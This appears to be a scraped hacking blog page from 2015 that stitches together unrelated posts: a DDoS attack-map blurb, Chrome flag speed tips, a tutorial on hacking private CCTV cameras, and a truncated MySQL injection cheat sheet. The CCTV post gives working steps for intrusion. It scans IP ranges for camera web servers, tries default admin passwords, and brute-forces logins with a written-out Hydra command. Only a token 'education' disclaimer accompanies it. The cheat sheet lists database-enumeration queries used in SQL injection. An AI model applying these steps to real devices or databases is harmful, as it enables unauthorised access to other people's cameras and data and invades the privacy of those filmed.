Live Ddos View

Live DDoS Attack Map | Apakau

Live DDoS Attack Map

This map is the fruit of collaboration between Google Ideas and Arbor Networks in an effort to raise awareness about distributed denial of service attacks in the world everyday.

Exploring the Data

The Digital Attack Map displays global DDoS activity on any given day. Attacks are displayed as dotted lines, scaled to size, and placed according to the source and destination countries of the attack traffic when known. Some features include:

  • Use the histogram at the bottom of the map to explore historical data.
  • Select a country to view DDoS activity to or from that country.
  • Use the color option to view attacks by class, duration, or source/destination port.
  • Use the news section to find online reports of attack activity from a specified time.
  • View the gallery to explore some examples of days with notable DDoS attacks.

Sign Up

Sunday, May 31, 2015

10 Speed Hacks That'll Make Google Chrome Blazing Fast on Your Computer

Step 1: Access Chrome's "Secret" Settings

Chrome allows you to use unofficial browser features called "flags" while they are being tested or are generally unstable. These features are strictly experimental and may break or disappear at any time. In other words, take advantage of them while you can.

To access these secret settings, simply enter chrome://flags into your address bar, aka the omnibox, which we've hacked a couple times over the last week to make a tab-based text editor and speed up our Gmailing. Hit the Enter key, and you will be brought to the flags page and shown a short warning.

It's okay. These features can all be disabled later if you notice any glitches.

Step 2: To Make Things Simple, Open "Find…"

These flags aren't very organized, so to save you from scrolling up and down all day, hit Cmd+F (Mac) or Ctrl+F (Windows), or click the three-line overflow menu button in the upper-right and select "Find…".
Step 3: Pick & Choose Your Chrome Speed Hacks

Now, below are ten different settings you can mess with in Google Chrome, but you don't need to enable all of them. Pick and choose the ones you want, and find the combination that works best with your workflow. Some things may not apply to your particular browsing game.

Speed Tip #1: Set "Maximum Tiles" to 512


The first feature we're going to change is the number of "maximum tiles for interest area." Basically, this feature will increase the RAM that Chrome is allowed to use, and should take any little glitch out of your browsing experience.
In the search bar that you just opened in Step 2, type Maximum Tiles and hit Enter. Once you're brought to the Maximum Tiles row, click the drop-down menu and change Default to 512.
Speed Tip #2: Change the Number of Raster Threads to 4


Tired of slow loading image? This modification will change the rendering speed of images in Chrome. Search for Number of Raster, and change the number of raster threads to 4.
Speed Tip #3: Enable SPDY/4


This modification will speed up page loading by making web transactions quicker. Search for Enable SPDY, then click the little blue Enable link in the Enable SPDY row; its color should change from light grey to white and the blue link should now say "Disable."

Speed Tip #4: Enable Offline Cache Mode

For moments where internet connectivity is briefly interrupted, you can allow Chrome to load cached versions of webpages. Search for Enable Chrome and click the Enable link in the Offline Cache Mode row.
Speed Tip #5: Enable Experimental Canvas Features

This modification allows Chrome to utilize opaque canvases to increase loading times and boost performance. Search for Enable Experimental Canvas and click Enable in the Experimental Canvas row.


Speed Tip #6: Enable Experimental Websocket Implementation

This feature provides a different way to deal with web traffic communication. Search for Experimental Websocket and click Enable.

Speed Tip #7: Enable Touch Events

Chrome isn't so hot on touchscreens. If you're using an iPad, Microsoft Surface, or some other touchscreen computer, this will dramatically improve Chrome's performance. Search for Touch Events and selectEnable.

Speed Tip #8: Enable Accelerated Overflow Scroll

This will provide a better scrolling experience on particularly long pages. It works by compiling content into a single layer when it would otherwise be presented to you as in an overflow. Search for Accelerated Overflow and change to Enable.

Speed Tip #9: Enable Fast Tab/Window Close

If you can't close a window or tab fast enough, try enabling the Fast Tab flag. This will get content out of your face faster than ever by running Chrome's JavsaScript handler independent of the graphical user interface (GUI). Search for Enable Fast Tab and select Enable.

Speed Tip #10: Enable Checking for Conflicts with 3rd Parties

This only works on Windows, but it's pretty useful. There's nothing worse than a browser crashing in the middle of something important, so this option will run a background check to warn you if software is discovered that may crash the browser. Search Conflicts with 3rd Parties and Enableit.

Step 4: Relaunch Chrome

In order for these changes to take place, you'll need to relaunch Chrome. At the bottom of the chrome://flags page, you will notice a "Relaunch Now" button—click it, and enjoy your speedy browsing upon opening Chrome.

How to Hack CCTV Private Cameras

Now a days CCTV cameras are used many place like shops, malls, offices, warehouse etc and more. for security reason and for many more purposes. This articles show you how to hack CCTV cameras. If search on Google for CCTV camera hacking , you will be find tricks for public CCTV camera hacking tricks. But here you will be hack private CCTV cameras
Image via fbcdn.net
.

Step 1: Download Angry Ip Scanner

Angry Ip scanner is powerful GUI Port scanner . Angry Ip scanner available for all major OS.
Download and Install Angry ip scanner

Step 2: Choose Ip Address Range


Its important that how to choose proper ip address range for CCTV camera hacking. CCTV cameras are connected with broadband internet connection. If your accessing broadband router then find your public ip address. Just type 'My IP' in Google or Bing search bar. Google will show your public ip address
Here 77.247.181.165 is my public ip . So ip range can be 77.247.181.1 o 77.247.181.255 or 77.247.181.1 o 77.247.185.255

Step 3: Configure Angry Ip for CCTV Camera Hacking

Open Angry Ip Scanner

Go to tools > Preferences > Ports | add ports 80,8080,23 in Port selection tab
It will scan 80,8080 and 23 port.
We need add web detect. Web detect can show short details about device details connected to internet. like as follow
  1. CCTV camera model name
  2. CCTV camera name
  3. router name or router model name

Add web detect as follows
Go to Tools > Fetchers > add (<<) web detect
Click OK


Step 4: Start Ip Range Scanning


Add ip range in Ip range tab and click start
Image via fbcdn.net
After scanning finished you will find interesting information in web detect tab some examples as follows
  1. RomPager/4.07 UPnP/1.0 ----- router
  2. uc-httpd 1.0.0 ----- CCTV camera
  3. DVRDVS-Webs ----- CCTV camera
  4. microhttpd ----- router
  5. Webs ----- CCTV camera
  6. Hikvision-Webs ----- CCTV camera
  7. iBall-Baton ----- CCTV camera
Copy ip address of detected CCTV camera and pest in browser press enter.

Step 5: Default Username and Password

Most of the CCTV cameras and router configured default username and password. example
Username : admin | password : admin
Username : admin | password : (blank password)
Username : admin | password : 12345
Username : admin | password : 9999
You can find default username and password list trying some googling
some CCTV cameras need plugin, you can download from same page. If not found plugin at same page then go to manufacture website site and download it.

Step 6: Crack CCTV Camera Password Using Hydra


If default password not work then we need to crack it. hydra is powerful brute for tool can crack CCTV cameras password.
Now fire up kali
root@DeepHack:~# hydra -s 80 -l admin -P /root/Desktop/wl/cctvpass.txt -e ns -t 16 targetIP http*
Hydra syntax
-s 80 -- define port number
-l admin -- default login name admin
-P /root/desktop/worldlist.txt -- choose your word list for brute force
-e --- empty password
ns --- try login as passwordand try empty password
http --- port name for attack
Using these can hack CCTV cameras

Step 7: Warnning

This article is only for education purpose . Aim of these article is that how can secure cctv cameras using strong passwords. Do not use for criminal or another black art purpose. I am not responsible for that.

Saturday, May 30, 2015

Usefull Stuff For SQLI

A handful of useful functions, syntaxes and queries for MySQL.Also knows as a MySQL Cheat Sheet.Code: [Select]  Version: SELECT VERSION() SELECT @@version SELECT @@version_comment SELECT @@version_compile_machine SELECT @@version_compile_osDirectories: SELECT @@basedir SELECT @@tmpdir SELECT @@datadirUsers: SELECT USER() SELECT SYSTEM_USER() SELECT SESSION_USER() SELECT CURRENT_USER()Current Database: SELECT DATABASE()Concatenation: SELECT CONCAT('foo','.','bar'); #Returns: foo.bar SELECT CONCAT_WS(' ','Hello','MySQL','and','hello','world!'); #Returns: Hello MySQL and hello world!Multi-Concat:#Stacks the row "foo" from the table "bar" together, using the separator "<br />". #Note: This operation can by default only grab 1024 bytes, and do not allow LIMIT. #The 1024 byte limit is stored in the @@group_concat_max_len variable.SELECT GROUP_CONCAT(foo SEPARATOR '<br />') FROM barBetter-Concat:#CONCAT() and CONCAT_WS() do not have the same restriction(s) as GROUP_CONCAT(). #Which therefor allows you to concat strings together up to the @@max_allowed_packet size, #instead of @@group_concat_max_len. The default value for @@max_allowed_packet is currently set to #1048576 bytes, instead of @@group_concat_max_len's 1024.SELECT (CONCAT_WS(0x3A,(SELECT CONCAT_WS(0x2E,table_schema,table_name,column_name) FROM information_schema.columns LIMIT 0,1),(SELECT CONCAT_WS(0x2E,table_schema,table_name,column_name) FROM information_schema.columns LIMIT 1,1),(SELECT CONCAT_WS(0x2E,table_schema,table_name,column_name) FROM information_schema.columns LIMIT 2,1),(SELECT CONCAT_WS(0x2E,table_schema,table_name,column_name) FROM information_schema.columns LIMIT 3,1),(SELECT CONCAT_WS(0x2E,table_schema,table_name,column_name) FROM information_schema.columns LIMIT 4,1)))Change Collation:SELECT CONVERT('test' USING latin1); #Converts "test" to latin1 from any other collation. SELECT CONVERT('rawr' USING utf8); #Converts "rawr" to utf8.Wildcards in 